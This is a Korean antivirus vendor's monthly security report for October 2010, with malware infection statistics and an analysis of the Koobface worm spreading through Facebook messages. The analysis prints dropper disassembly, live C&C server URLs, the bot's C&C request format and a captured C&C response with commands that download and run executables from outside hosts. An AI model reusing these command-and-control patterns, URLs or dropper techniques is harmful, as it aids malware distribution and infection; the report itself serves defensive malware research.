



피해갈 수 없는 탐지력

알약

월간 보안동향 보고서

목차

Part I. 10 월의 악성코드 통계

1. 악성코드 통계.....	2
(1) 감염 악성코드 Top 15.....	2
(2) 카테고리별 악성코드 유형.....	3
(3) 카테고리별 악성코드 비율 전월 비교.....	3
(4) 월별 피해 신고 추이.....	4
(5) 월별 악성코드 DB 등록 추이.....	4
2. 악성코드 이슈 분석 – “SNS(Social Networking Service)를 이용하는 Koobface”	5
3. 허니팟/트래픽 분석.....	12
(1) 상위 Top 10 포트	12
(2) 상위 Top 5 포트 월별 추이.....	12
(3) 악성 트래픽 유입 추이.....	13
4. 스팸메일 분석.....	14
(1) 일별 스팸 및 바이러스 통계 현황.....	14
(2) 월별 통계 현황.....	14
(3) 스팸 메일 내의 악성코드 현황.....	15

Part II. 10 월의 보안 이슈 돋보기

1. 10 월의 보안 이슈	16
2. 10 월의 취약점 이슈.....	18



Part I 10월의 악성코드 통계

1. 악성코드 통계

(1) 감염 악성코드 Top 15

[2010년 10월 1일 ~ 2010년 10월 31일]


순위	악성코드 진단명	카테고리	합계 (감염자수)
1	New Win32.Parite.B	Virus	73,853
2	New V.TRJ.Parite.Gen	Virus	47,175
3	New Variant.Fosniw.2	Trojan	40,495
4	↓ 2 S.SPY.Lineag-GLG	Spyware	38,368
5	↓ 1 V.DWN.el.39xxx	Trojan	35,144
6	↓ 1 A.ADV.BHO.IESearch	Adware	33,332
7	↑ 4 V.DWN.Agent.Pinsearch	Trojan	33,229
8	↓ 7 A.ADV.Adsmoke(Variant.Adsmoke.1)	Adware	28,646
9	New V.TRJ.Agent.164864	Trojan	24,494
10	New V.TRJ.Agent.129231	Trojan	23,879
11	↓ 7 V.TRJ.Patched.imm	Trojan	22,004
12	New Trojan.Script.455589	Trojan	21,486
13	↓ 6 V.WOM.Conficker	Worm	19,545
14	New Trojan.Generic.4921134	Trojan	19,127
15	↓ 8 S.SPY.OnlineGames.kb	Spyware	17,625

※ 자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계이다. 10월의 감염 악성코드 TOP 15는 Win32.Parite.B가 73,853건으로 TOP 15 중 1위를 차지하였으며, V.TRJ.Parite.Gen이 47,175건으로 2위, Variant.Fosniw.2가 40,495건으로 3위를 차지하였다. 이외에도 10월에 새로 Top 15에 진입한 악성코드는 7종이다. 10월에 1, 2위를 차지한 파일 감염형 바이러스 Win32.Parite.B와 V.TRJ.Parite.Gen의 피해 건수가 크게 증가하였다. 국내 광고 목적의 특정 프로그램에서 업데이트 파일이 악성코드에 감염된 채로 배포되어 감염 건수가 크게 늘어난 것으로 파악되고 있다.




(2) 카테고리별 악성코드 유형



악성코드 유형별 비율은 이번달에도 트로이 목마(Trojan)가 46%로 가장 많은 비율을 차지했지만 전달에 비해 바이러스(Virus) 비율이 25%로 크게 증가하였다.

이번에 37%의 가장 높은 비율을 차지한 트로이목마(Trojan)는 보안이 취약한 웹 사이트에서 유포된 경우가 많이 발견되었다.

(3) 카테고리별 악성코드 비율 전월 비교




카테고리별 악성코드 비율을 전월과 비교하면, 트로이목마(Trojan)의 경우 전달에 비해 8.95% 정도 비율로 증가하였고, 바이러스(Virus)의 경우 25.30% 정도 증가하였다.

(바이러스, 취약점 등의 경우 Top15를 기준으로 했을 때 차지하는 비율이 없다는 것이다.)

(4) 월별 피해 신고 추이

[2009년 11월 ~ 2010년 10월]




11월 12월 1월 2월 3월 4월 5월 6월 7월 8월 9월 10월

※ 알약 사용자의 신고를 합산해서 산출한 결과임

월별 피해 신고추이는 알약 사용자의 신고를 합산해서 산출한 결과로써, 월별 신고 건수를 나타내는 그래프이다. 10월의 경우 전달(9월)보다 신고 건수가 다시 증가하였다.

(5) 월별 악성코드 DB 등록 추이

[2009년 11월 ~ 2010년 10월]



10월은 웜(Worm) 계열의 악성코드 변종이 가장 많이 등록 되었으며, 다음으로 다운로더 악성코드(Downloader)가 많이 등록 되었다. 백도어(Backdoor)의 경우 전달에 비해 등록 비율이 많이 감소하였다.

Part I 10월의 악성코드 통계

2. 악성코드 이슈 분석 – “SNS(Social Networking Service)를 이용하는 Koobface”

Social Network Service(SNS)가 유행하면서 이를 이용하여 개인정보나 광고 프로그램 등을 설치하는 악성코드들이 다수 발견되었고 계속적으로 유포가 되고 있다. 특히 2004년도부터 서비스를 시작해 세계적으로 폭발적인 인기를 누리며 5억명이 넘는 사용자를 보유하게 된 Facebook service는 많은 가입자를 보유한 만큼 악성코드의 타겟이 될 수 밖에 없었고 이를 노리는 악성코드 Koobface가 발견되었다.

최근 이슈가 된 건 국내 가입자 중 일부가 해당 악성코드에 의해 감염이 되면서부터 재 유포가 되었기 때문인데 사실 최근의 이슈 훨씬 이전부터 외국에서 이슈가 되었었고, 국내 가입자수도 점점 늘어감에 따라 자연스럽게 퍼진 것으로 파악된다.

Facebook 악성코드는 Book을 거꾸로 바꾸어 앞으로 조합한 형태이다


현재 Koobface 악성코드가 재 유포하는 파일들은 매우 다양한 형태를 띄고 있으며 계속 변종이 발생하고 있다.

특히 Facebook만을 목표로 하고 있지 않고 여러 SNS 업체를 추가하고 있는데 다행이 아직까지는 국내 서비스 업체를 타겟 대상에 올라와 있지 않은 것 같다.

- | | | |
|----------------|------------------|------------------|
| • facebook.com | • bebo.com | • friendster.com |
| • fubar.com | • hi5.com | • myspace.com |
| • yearbook.com | • myyearbook.com | • netlog.com |
| • tagged.com | | |

<현재까지 알려진 사이트>

이번 악성코드가 자신을 확산하는 방법은 Facebook의 쪽지 기능을 활용해서이다.




<쪽지를 통해 발송된 URL>

클릭을 하게 되면 다음과 같은 성인 동영상을 보여주는 것으로 가장한 피싱 사이트에 접속하게 되고, PLAY를 누르게 되면 코덱을 설치하라는 다소 뻔한 방식을 사용한다.

WARNING: This website contains explicit adult material.


[Sign Up](#) | [QuickList \(0\)](#) | [Help](#) | [Log in](#)

Video posted by ... Hidden Camera ...



Video Responses: 10 Text Comments: 70

클릭을 하면 다음과 같이 setup 파일이 실행되고, 각종 악성코드가 설치되게 된다.




아무 프로세스(여기선 calc.exe)를 SUSPENDED 상태로 생성하고 EIP와 ESP를 설정 하고 스레드를 실행한다. EIP를 WaitForSingleObject() 함수로 설정 했기 때문에 이 함수가 먼저 실행되고 만들어진 스택에 의해서 DeleteFileW 함수, 마지막으로 ExitProcess 함수가 인자 값과 함께 실행된다.

1) 악성코드 분석

파일명	setup02220.exe 또는 ld32.exe (숫자는 버전을 뜻함)
탐지명	V.TRJ.Koobface.gen
주요 행동	C&C 서버의 명령에 따라 다른 악성코드를 다운로드하여 실행시킨다.

실행 순서는 다음과 같다.



```

.text:0040073D 57      push edi
.text:0040073E 8B F8    mov edi, eax
.text:00400740 E8 E5+   call _Get_Folder_PATH_ ; 특정 폴더 위치를 찾음
.text:00400745 84 C0    test al, al
.text:00400747 74 24    jz short loc_40076D
.text:00400749 68 74+   push offset aId        ; "ld"
.text:0040074E 57      push edi                ; char *
.text:0040074F E8 8C+   call _strcat
.text:00400754 68 F0+   push offset a32        ; "32"
.text:00400759 57      push edi                ; char *
.text:0040075A E8 81+   call _strcat
.text:0040075F 68 A8+   push offset a_exe      ; ".exe"
.text:00400764 57      push edi                ; char *
.text:00400765 E8 76+   call _strcat            ; "C:\Documents and Settings\WAdmin
    
```

먼저 특정 폴더 위치를 구하여 ld32.exe라는 파일이 있는지 여부를 확인하고 있으면 실행하고 없으면 해당 폴더에 자신을 복사한다. 즉, 특정 폴더 내에서 ld32.exe로만 실행이 된다.

%UserProfile%\Application Data\Microsoft\ld32.exe

*버전에 따라서 실행되는 위치는 상이함

```

.text:00412530      loc_412530: ; CODE XREF: WinMain(x,x,x,x)+23↑j
.text:00412530 E8 14+   call _make_file_ ; sd.dat에 rb라는 스트링을 이용하여
.text:00412530 DF FF+   ; ld32.exe를 생성(복사)
.text:00412535 8D 85+   lea eax, [ebp+File]
.text:0041253B E8 FD+   call sub_40073D
.text:00412540 8D 85+   lea eax, [ebp+File]
.text:00412546 6A 00    push 0 ; char
.text:00412548 50      push eax ; lpFile
.text:00412549 E8 F9+   call _execute_ld32_
.text:0041254E 59      pop ecx
.text:0041254F 59      pop ecx
.text:00412550 E8 47+   call _self_delete_ ; start_sd.bat 파일을 생성후 자신을 삭제
    
```



```
.text:00412530      loc_412530:                ; CODE XREF: WinMain(x,x,x,x)+23↑j
.text:00412530 E8 14+    call _make_file_                ; sd.dat에 rb라는 스트링을 이용하여
.text:00412530 DF FF+    ; ld32.exe를 생성(복사)
.text:00412535 8D 85+    lea eax, [ebp+File]
.text:0041253B E8 FD+    call sub_40D73D
.text:00412540 8D 85+    lea eax, [ebp+File]
.text:00412546 6A 00      push 0                        ; char
.text:00412548 50          push eax                     ; lpFile
.text:00412549 E8 F9+    call _execute_ld32_
.text:0041254E 59          pop ecx
.text:0041254F 59          pop ecx
.text:00412550 E8 47+    call _self_delete_          ; start_sd.bat 파일을 생성후 자신을 삭제
```

경로를 확인하고 맞지 않으면 sd.dat 파일에 rb라는 스트링을 복사한 후 fopen API를 이용하여 스스로를 해당 경로에 복사한다. rb는 속성 값으로 read binary이며 안티 백신을 위해 이런 식으로 만드는 것이라 추측된다.

파일 전반적으로 리버싱을 방해하는 요소가 많이 있는데 대표적인 것이 Garbage Code 이다.

```
.text:00412C3B 68 A4+    push offset aA_1            ; "A"
.text:00412C40 68 48+    push offset aT              ; "t"
.text:00412C45 68 9C+    push offset alderpa         ; "lderPa"
.text:00412C4A 8D 85+    lea eax, [ebp+ProcName]
.text:00412C50 68 8C+    push offset aShgetFoSShS    ; "SHgetFo%s%sh%s"
.text:00412C55 50          push eax                     ; char *
.text:00412C56 E8 12+    call _sprintf
.text:00412C5B 8D 85+    lea eax, [ebp+var_10C]
.text:00412C61 68 80+    push offset aSvvdwiMqzc     ; "sUvDwi mqzc"
.text:00412C66 50          push eax                     ; char *
.text:00412C67 E8 64+    call _strcpy
.text:00412C6C 8D 85+    lea eax, [ebp+ProcName]
.text:00412C72 83 C4+    add esp, 1Ch
.text:00412C75 50          push eax                     ; lpProcName
.text:00412C76 E8 D9+    call sub_413054
.text:00412C7B 50          push eax                     ; hModule
.text:00412C7C FF 15+    call ds:GetProcAddress      ; "SHGetFolderPath"
```

위에 그림 가운데 있는 게 Garbage code이고 실제 사용 되어질 문자열은 중간중간에 나뉘어져 있다. 이것을 다시 메모리에서 조합하여 사용한다.

ld32.exe 프로세스로 실행이 되면 C&C서버로 접속을 하게 되는데 send/recv 형태로 stream을 다운 받아서 파일을 생성한다.

```
.text:0040D7A3 68 E0+    push offset aCom            ; "com"
.text:0040D7A8 BE DC+    mov esi, offset a_         ; "."
.text:0040D7AD 56          push esi
.text:0040D7AE 68 D4+    push offset aOgle           ; "ogle"
.text:0040D7B3 8D 85+    lea eax, [ebp+var_D0]
.text:0040D7B9 68 C4+    push offset aWww_goSSS      ; "www.go%s%s%s"
```

No.	Time	Source	Destination	Protocol	Info
06	601.	192.168.	192.168.	DNS	Standard query A www.google.com
07	601.	192.168.	192.168.	DNS	Standard query response CNAME www.l.google.com A 74.
08	601.	192.168.	74.125.1	TCP	mpsysrmsvr > http [SYN] Seq=0 win=64240 Len=0 MSS=14
09	601.	74.125.1	192.168.	TCP	http > mpsysrmsvr [SYN, ACK] Seq=0 Ack=1 win=64240 L
10	601.	192.168.	74.125.1	TCP	mpsysrmsvr > http [ACK] Seq=1 Ack=1 win=64240 Len=0
11	601.	192.168.	74.125.1	TCP	[TCP segment of a reassembled PDU]
12	601.	74.125.1	192.168.	TCP	http > mpsysrmsvr [ACK] Seq=1 Ack=163 win=64240 Len=
13	602.	74.125.1	192.168.	HTTP	HTTP/1.1 302 Found (text/html)
14	602.	192.168.	74.125.1	TCP	mpsysrmsvr > http [ACK] Seq=163 Ack=851 win=63391 Le
15	602.	192.168.	74.125.1	HTTP	GET / HTTP/1.1
16	602.	74.125.1	192.168.	TCP	http > mpsysrmsvr [ACK] Seq=851 Ack=164 win=64239 Le

www.google.com에 접속하여 인터넷이 사용 가능한지 체크를 한 후 메모리에 저장된 사이트 정보를 이용하여 C&C Query를 요청하게 된다.

No.	Time	Source	Destination	Protocol	Info
17	602.	192.168.	192.168.	DNS	standard query A www.its-email.co.uk
18	602.	192.168.	192.168.	DNS	standard query response A 127.0.0.1
19	603.	192.168.	192.168.	DNS	standard query A leonardandself.com
20	603.	192.168.	192.168.	DNS	standard query response A 127.0.0.1
21	604.	192.168.	192.168.	DNS	standard query A iq-tech.biz
22	604.	192.168.	192.168.	DNS	standard query response A 127.0.0.1
23	605.	192.168.	192.168.	DNS	standard query A mahjongmuseum.com
24	605.	192.168.	192.168.	DNS	standard query response A 207.217.125.50
25	605.	192.168.	207.217.	TCP	dj-ilm > http [SYN] Seq=0 win=64240 Len=0 MSS=1460
26	605.	207.217.	192.168.	TCP	http > dj-ilm [SYN, ACK] Seq=0 Ack=1 win=64240 Len=0 MS
27	605.	192.168.	207.217.	TCP	dj-ilm > http [ACK] Seq=1 Ack=1 win=64240 Len=0
28	605.	192.168.	207.217.	TCP	[TCP segment of a reassembled PDU]
29	605.	207.217.	192.168.	TCP	http > dj-ilm [ACK] Seq=1 Ack=276 win=64240 Len=0
30	606.	207.217.	192.168.	TCP	[TCP segment of a reassembled PDU]
31	606.	207.217.	192.168.	HTTP	HTTP/1.1 302
32	606.	192.168.	207.217.	TCP	dj-ilm > http [ACK] Seq=276 Ack=261 win=63981 Len=0
33	606.	192.168.	207.217.	HTTP	GET /.oieq//Proxy.php?controller=data&data=task&cache=
34	606.	207.217.	192.168.	TCP	http > dj-ilm [ACK] Seq=261 Ack=277 win=64239 Len=0

명령을 받기위해 접속하는 URL

<http://iq-tech.biz/.8cww/.uozs/>
<http://leonardandself.com/.uozs/>
<http://ndself.com/.uozs/>
<http://www.flohr.tuknet.dk/.fav3bas/>
<http://www.its-email.co.uk/.symf4o/>
<http://mahjongmuseum.com/.oieq/>
<http://ongmuseum.com/.oieq/>
<http://ndfeuerwehr-zermatt.ch/.ozpupvr/>
<http://jugendfeuerwehr-zermatt.ch/.ozpupvr/>

접속 가능한 사이트에 미리 구현된 파라미터 정보를 담아서 send 하게 되면 recv되어 명령을 수행하게 된다.

Stream Content
<pre>GET /.oieq//Proxy.php? controller=data&data=task&cache=1&key=8313c0bd099eeddec0e9fd7971fb4a5&ver=32&wmid=19&htid=1 HTTP/1.1 Host: mahjongmuseum.com User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; na;) Content-type: application/x-www-form-urlencoded Connection: close</pre>

파라미터는 위와 같이 기본 정보를 담아서 보내지게 되며, 버전에 따라 다른 것으로 알려져 있다.

해당 요청이 C&C에 올바르게 전달이 되면 recv 응답이 오는데 이것은 정해진 규칙에 따라 Command stream을 해석하여 victim PC에서 수행되게 된다.



```
.text:0040E5FD 56      push esi          ; char *
.text:0040E5FE 57      push edi          ; char *
.text:0040E5FF E8 DB+   call _command_WAIT ; "WAIT" 명령 수행
.text:0040E604 FF 75+   push [ebp+48h+arg_0] ; int
.text:0040E607 56      push esi          ; char *
.text:0040E608 57      push edi          ; char *
.text:0040E609 E8 CD+   call _command_BASEDOMAIN ; "BASEDOMAIN" 명령 수행
.text:0040E60E FF 75+   push [ebp+48h+arg_28] ; int
.text:0040E611 FF 75+   push [ebp+48h+h0bject] ; hObject
.text:0040E614 56      push esi          ; lpMultiByteStr
.text:0040E615 57      push edi          ; char *
.text:0040E616 E8 5F+   call _command_UPDATE ; "UPDATE" 명령 수행
.text:0040E61B 24 01    and al, 1
.text:0040E61D 8B 45+   mov [ebp+48h+var_1], al
.text:0040E620 8D 85+   lea eax, [ebp+48h+var_13D8]
.text:0040E626 50      push eax          ; int
.text:0040E627 FF 75+   push [ebp+48h+arg_1C] ; int
.text:0040E62A 8B CE    mov ecx, esi
.text:0040E62C 57      push edi          ; lpString1
.text:0040E62D E8 5E+   call _command_STARTONCE ; "STARTONCE" 명령 수행
.text:0040E632 2B 45+   and [ebp+48h+var_1], al
.text:0040E635 57      push edi
.text:0040E636 8B C6    mov eax, esi
.text:0040E638 E8 0A+   call _command_FFSTART ; "FFSTART" 명령 수행
.text:0040E63D 24 01    and al, 1
.text:0040E63F 2B 45+   and [ebp+48h+var_1], al
.text:0040E642 8D 85+   lea eax, [ebp+48h+var_13D8]
.text:0040E648 50      push eax          ; int
.text:0040E649 FF 75+   push [ebp+48h+arg_1C] ; int
.text:0040E64C FF 75+   push [ebp+48h+h0bject] ; hObject
.text:0040E64F 56      push esi          ; int
.text:0040E650 57      push edi          ; lpString1
.text:0040E651 E8 A4+   call _command_START ; "START" 명령 수행
```

분석 시 확인 할 수 있었던 명령은 총 6개로, V32에서 적용되는 것으로 보이며 아래와 같은 역할을 한다.

- ① WAIT : 60000ms(1분) 간 대기
- ② BASEDOMAIN : 명령 수행을 목표로 한 도메인을 추가(추정)
- ③ UPDATE : 새로운 버전의 setup("%temp%\wokoup_.exe")을 다운로드하고 실행
- ④ STARTONCE : 특정(주로 SNS를 목표로 한) 파일("%temp%\wzpskon_.exe")을 다운로드하고 실행
- ⑤ FFSTART : %Program Files%\Mozilla Firefox\ftemp.exe(악성)을 다운로드하고 실행
- ⑥ START : 특정 파일("%temp%\wrar_.exe")을 다운로드하고 실행



실제 접속이 되지 않아 웹에서 알려진 정보를 확인해보았다. 다음과 같이 commands가 수신 됨을 알 수 있다.

```
Stream Content
POST /.sys/?action=ldgen&v=15 HTTP/1.1
Host: rowanhenderson.com
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; na; )
Content-type: application/x-www-form-urlencoded
Connection: close
Content-Length: 0

HTTP/1.1 200 OK
Date: Fri, 13 Nov 2009 03:21:38 GMT
Server: Apache
X-Powered-By: PHP/5.2.9
Vary: Accept-Encoding
Content-Length: 433
Connection: close
Content-Type: text/html

#BLACKLABEL
#GEO=KR
#IP=
#noparam
#PID=6145
STARTONCE|http://e-secretary.es/.sys/?getexe=v2prx.exe
STARTONCE|http://e-secretary.es/.sys/?getexe=pp.12.exe
WAIT|60
STARTONCE|http://e-secretary.es/.sys/?getexe=get.exe
